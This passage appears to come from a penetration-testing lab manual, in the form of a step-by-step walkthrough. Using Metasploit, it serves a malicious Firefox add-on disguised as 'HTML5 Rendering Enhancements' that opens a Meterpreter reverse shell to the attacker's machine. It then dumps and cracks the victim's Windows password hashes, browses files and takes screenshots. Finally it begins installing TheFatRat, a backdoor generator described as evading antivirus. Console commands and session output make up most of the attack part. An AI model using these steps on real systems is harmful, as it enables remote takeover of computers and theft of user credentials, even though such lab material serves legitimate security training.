
Option	Value
ADDONNAME	HTML5 Rendering Enhancements
AutoUninstall	1
DisablePayloadHandler	true
ExitOnSession	
LHOST	192.168.0.220
LPORT	
PAYOUTLOAD +	windows/meterpreter/reverse_tcp
SRVHOST	192.168.0.220
SRVPORT	8080
SSL	0
SSLCert	
SSLVersion	SSL3
URI PATH	

- After launching the exploit, you will get a URL which is to be given to the victim.




```
Console X multi/browser/firefox_xpi_bootstrapped_addon X
msf exploit(firefox_xpi_bootstrapped_addon) > set SSL 0
SSL => 0
msf exploit(firefox_xpi_bootstrapped_addon) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(firefox_xpi_bootstrapped_addon) > set TARGET 1
TARGET => 1
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVHOST 192.168.0.220
SRVHOST => 192.168.0.220
msf exploit(firefox_xpi_bootstrapped_addon) > set AutoUninstall 1
AutoUninstall => 1
msf exploit(firefox_xpi_bootstrapped_addon) > set ADDONNAME HTML5 Rendering Enhancements
ADDONNAME => HTML5 Rendering Enhancements
msf exploit(firefox_xpi_bootstrapped_addon) > exploit -j
[*] Exploit running as background job.
[*] Using URL: http://192.168.0.220:8080/J4nezkv6
[*] Server started.
msf exploit(firefox_xpi_bootstrapped_addon) >
```

- On the victim computer, access the URL using Firefox browser



- Allow the installation of the browser plugin



- Install the browser plugin




- Once the browser plugin is installed on the victim computer, a reverse tcp session to Kali Linux computer is established.

```


Applications Places Tue May 26, 10:08 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
Armitage
Console X multi/browser/firefox_xpi_bootstrapped_addon X
SRVHOST => 192.168.0.220
msf exploit(firefox_xpi_bootstrapped_addon) > set AutoUninstall 1
AutoUninstall => 1
msf exploit(firefox_xpi_bootstrapped_addon) > set ADDONNAME HTML5 Rendering Enhancements
ADDONNAME => HTML5 Rendering Enhancements
msf exploit(firefox_xpi_bootstrapped_addon) > exploit -j
[*] Exploit running as background job.
[*] Using URL: http://192.168.0.220:8080/J4nezkv6
[*] Server started.
[*] 192.168.0.160  firefox_xpi bootstrapped addon - Redirecting request.
[*] 192.168.0.160  firefox_xpi bootstrapped addon - Sending response HTML.
[*] 192.168.0.160  firefox_xpi bootstrapped addon - Sending xpi and waiting for user to click 'accept'...
[*] 192.168.0.160  firefox_xpi bootstrapped addon - Sending xpi and waiting for user to click 'accept'...
[*] 192.168.0.160  firefox_xpi bootstrapped addon - Sending xpi and waiting for user to click 'accept'...
[*] Meterpreter session 1 opened (192.168.0.220:13204 -> 192.168.0.160:49466) at 2015-05-26 22:08:21 +0530
msf exploit(firefox_xpi_bootstrapped_addon) >
[*] root@kali: ~ Armitage

```


- Dump all the password hashes from victim computer to crack their passwords.



- To crack passwords, click View → Credentials.



- Now click on **Crack Passwords** to start password cracking.




- Passwords for user accounts will be shown after cracking the hash values.


```
[+] Guest::34
[+] Administrator::32
[+] Guest::34
[*] Cracking nt hashes in normal wordlist mode...
[*] Loaded 4 password hashes with no different salts (NT MD4 [128/128 X2 SSE2-16])
[*] Remaining 3 password hashes with no different salts
[*] hacker      (hacker)
[*] Cracking nt hashes in single mode...
[*] Loaded 4 password hashes with no different salts (NT MD4 [128/128 X2 SSE2-16])
[*] Remaining 2 password hashes with no different salts
[*] Cracking nt hashes in incremental mode (Digits)...
[*] Loaded 4 password hashes with no different salts (NT MD4 [128/128 X2 SSE2-16])
[*] Remaining 2 password hashes with no different salts
[*] Cracked Passwords this run:
[+] hacker:hacker:35
[+] ehce:secure:33
msf auxiliary(jtr_crack_fast) > |
```

The screenshot shows the Metasploit Framework auxiliary module msf auxiliary(jtr\_crack\_fast) running. It displays the progress of cracking four password hashes using NT MD4 with a wordlist. The progress shows three hashes cracked so far: Guest, Administrator, and ehce. The hacker account is still being cracked. The status bar at the bottom shows 'root@kali: ~' and 'Armitage'.


- You can get access to command prompt of the victim computer



- You can browse the file system of victim computer




- You also get screenshots of victim computer




## Tool : TheFatRat – Windows Backdoor Creator

**TheFatRat** is an exploiting tool to generate backdoor and post exploitation. This tool compiles a malware with popular payload and compiled malware can be execute on windows, android, mac. The created malware have an ability to bypass most AV software.


- Boot the computer machine with Kali Linux
- Download / clone **TheFatRat** from **git** by executing the following command on the terminal:  
`git clone https://github.com/Screetsec/TheFatRat.git`
- Open the terminal and start the **fatrat** application.




- It checks and fetch all the dependencies of **fatrat** application.



- Read the message on screen and Press **Enter** to continue.



